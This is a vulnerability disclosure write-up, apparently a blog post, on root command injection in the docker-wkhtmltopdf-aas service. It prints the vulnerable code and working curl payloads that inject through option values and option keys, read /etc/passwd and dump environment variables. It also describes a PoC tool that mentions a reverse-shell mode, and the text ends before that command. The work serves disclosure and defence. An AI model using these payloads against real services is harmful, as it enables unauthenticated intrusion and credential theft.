Introduction
I discovered a critical command injection vulnerability in openlabs/docker-wkhtmltopdf-aas, a Docker-based web service that converts HTML to PDF using wkhtmltopdf. The application takes user-supplied options from a JSON POST request and passes them directly into a shell command with zero sanitization. A single unauthenticated HTTP request gives you root RCE inside the container.
The full advisory, PoC script, and reproduction files are available on my GitHub. The disclosure was filed as Issue #36 on the project’s repository.
Target Selection
After finding command injection in iOS-remote, I wanted to keep hunting for the same vulnerability class in different types of applications. I was specifically targeting web services that wrap command-line tools, since those are the most likely to pass user input into shell commands.
I used GitHub code search with queries like:
language:python "subprocess" "request.form" filename:app.py
language:python "os.system" "request.args" filename:app.py
language:python "shell=True" "request.json" filename:app.py
docker-wkhtmltopdf-aas matched the pattern. It’s a Python web service that wraps the wkhtmltopdf binary, accepts options via JSON API, and uses the executor library to run shell commands. It has around 100 GitHub stars, 94 forks, and a Docker Hub image that people are still pulling.
The Application
The service is simple. You send it HTML (base64-encoded or as a file upload) along with optional wkhtmltopdf settings like margins and page size. It runs wkhtmltopdf on the HTML and returns a PDF.
A legitimate request looks like:
curl -X POST -H "Content-Type: application/json" \
  -d '{"contents":"PGh0bWw+PGJvZHk+PGgxPkhlbGxvPC9oMT48L2JvZHk+PC9odG1sPgo=",
  "options":{"margin-top":"6","margin-bottom":"6"}}' \
  http://localhost:8080/ -o output.pdf
The service is designed to run as a Docker container exposed on port 80 with no authentication.
The Vulnerability
The vulnerable code is in app.py, lines 48 through 59. The application builds a command string from user input and executes it through a shell:
# Evaluate argument to run with subprocess
args = ['wkhtmltopdf']

# Add Global Options
if options:
    for option, value in options.items():
        args.append('--%s' % option)
        if value:
            args.append('"%s"' % value)

# Add source file name and output file name
file_name = source_file.name
args += [file_name, file_name + ".pdf"]

# Execute the command using executor
execute(' '.join(args))
The options dictionary comes directly from the user’s JSON POST body on line 35 (options = payload.get('options', {})) with no validation whatsoever. Both the keys and the values are inserted into the command string. That string is then joined with spaces and passed to the executor library’s execute() function.
The executor library is a wrapper around subprocess.Popen that evaluates strings through bash -c. So the final execution looks like:
bash -c 'wkhtmltopdf --margin-top "USER_INPUT" /tmp/source.html /tmp/source.html.pdf'
Since $() is evaluated inside double quotes by bash, any command substitution in the value gets executed. And since the option key is formatted with --%s with no sanitization, semicolons in the key break the command chain entirely.
Building the Exploit
Understanding the Injection Points
There are two independent injection vectors here, which is interesting because they work through different mechanisms.
Vector A: $() in option values. The application wraps values in double quotes ('"%s"' % value). In bash, command substitution via $() is evaluated inside double quotes. So if we send $(id) as a value, bash evaluates it before wkhtmltopdf ever sees it.
The resulting command:
bash -c 'wkhtmltopdf --margin-top "$(id > /tmp/pwned.txt)" /tmp/source.html /tmp/source.html.pdf'
Bash evaluates $(id > /tmp/pwned.txt) first, writes the output of id to the file, and substitutes the result (empty string) back into the command. wkhtmltopdf gets a broken margin value and fails, but the injected command already ran.
Vector B: Semicolons in option keys. The key is formatted with --%s and no sanitization. If we send margin-top 0; id > /tmp/pwned2.txt; as the key, we get:
bash -c 'wkhtmltopdf --margin-top 0; id > /tmp/pwned2.txt; /tmp/source.html /tmp/source.html.pdf'
The semicolons split this into three separate commands. The id command executes independently.
I also tried backtick injection (`id`), which worked too, and double-quote escape (0" && id), which did not work because of how the executor library handles quoting internally.
Setting Up the Test Environment

The original Dockerfile uses Python 2, which is EOL. I created a Python 3 compatible version of the app (app_py3.py) with the exact same vulnerability logic, just with base64.b64decode() instead of .decode('base64') and open() in binary mode.
docker build -f Dockerfile.poc -t wkhtmltopdf-vuln .
docker run -d -p 8080:80 --name wkhtmltopdf-test wkhtmltopdf-vuln

I verified the service was working with a legitimate conversion first:
curl -X POST -H "Content-Type: application/json" \
  -d '{"contents":"PGh0bWw+PGJvZHk+PGgxPkhlbGxvPC9oMT48L2JvZHk+PC9odG1sPgo="}' \
  http://localhost:8080/ -o test.pdf

file test.pdf
# test.pdf: PDF document, version 1.4, 1 page(s)



Then confirmed no evidence files existed inside the container before testing:
Testing Command Injection

Value injection with $():
curl -X POST -H "Content-Type: application/json" \
  -d '{"contents":"PGh0bWw+PGJvZHk+PGgxPkhlbGxvPC9oMT48L2JvZHk+PC9odG1sPgo=",
  "options":{"margin-top":"$(id > /tmp/pwned.txt)"}}' \
  http://localhost:8080/ -o /dev/null 2>/dev/null

docker exec wkhtmltopdf-test cat /tmp/pwned.txt
# uid=0(root) gid=0(root) groups=0(root)
Root.
Key injection with semicolons:
curl -X POST -H "Content-Type: application/json" \
  -d '{"contents":"PGh0bWw+PGJvZHk+PGgxPkhlbGxvPC9oMT48L2JvZHk+PC9odG1sPgo=",
  "options":{"margin-top 0; id > /tmp/pwned2.txt;":""}}' \
  http://localhost:8080/ -o /dev/null 2>/dev/null

docker exec wkhtmltopdf-test cat /tmp/pwned2.txt
# uid=0(root) gid=0(root) groups=0(root)
Same result through a completely different injection path.
Data Exfiltration

Reading /etc/passwd from inside the container:
curl -X POST -H "Content-Type: application/json" \
  -d '{"contents":"PGh0bWw+PGJvZHk+PGgxPkhlbGxvPC9oMT48L2JvZHk+PC9odG1sPgo=",
  "options":{"margin-top":"$(cat /etc/passwd > /tmp/exfil.txt)"}}' \
  http://localhost:8080/ -o /dev/null 2>/dev/null

docker exec wkhtmltopdf-test cat /tmp/exfil.txt
# root:x:0:0:root:/root:/bin/bash
# daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
# ...

Dumping environment variables, which in production deployments often contain API keys and database credentials:
curl -X POST -H "Content-Type: application/json" \
  -d '{"contents":"PGh0bWw+PGJvZHk+PGgxPkhlbGxvPC9oMT48L2JvZHk+PC9odG1sPgo=",
  "options":{"margin-top":"$(env > /tmp/env.txt)"}}' \
  http://localhost:8080/ -o /dev/null 2>/dev/null

docker exec wkhtmltopdf-test cat /tmp/env.txt
# HOSTNAME=85edb7add76d
# SERVER_SOFTWARE=gunicorn/23.0.0
# HOME=/root
# ...

Full RCE proof with chained commands:
curl -X POST -H "Content-Type: application/json" \
  -d '{"contents":"PGh0bWw+PGJvZHk+PGgxPkhlbGxvPC9oMT48L2JvZHk+PC9odG1sPgo=",
  "options":{"margin-top":"$(echo PWNED-BY-JASHID > /tmp/rce-proof.txt && whoami >> /tmp/rce-proof.txt && hostname >> /tmp/rce-proof.txt && date >> /tmp/rce-proof.txt)"}}' \
  http://localhost:8080/ -o /dev/null 2>/dev/null

docker exec wkhtmltopdf-test cat /tmp/rce-proof.txt
# PWNED-BY-JASHID
# root
# 85edb7add76d
# Sun Mar  1 00:00:09 UTC 2026
Writing the PoC Script
I wrote an automated PoC script (poc.py) that handles vulnerability checking, arbitrary command execution through both injection methods, and reverse shell spawning:
# Check if vulnerable
python3 poc.py --target http://localhost:8080 --check

# Execute a command via value injection
python3 poc.py -t http://localhost:8080 -c "id"

# Execute via key injection
python3 poc.py -t http://localhost:8080 -c "cat /etc/passwd" -m key

# Pop a reverse shell
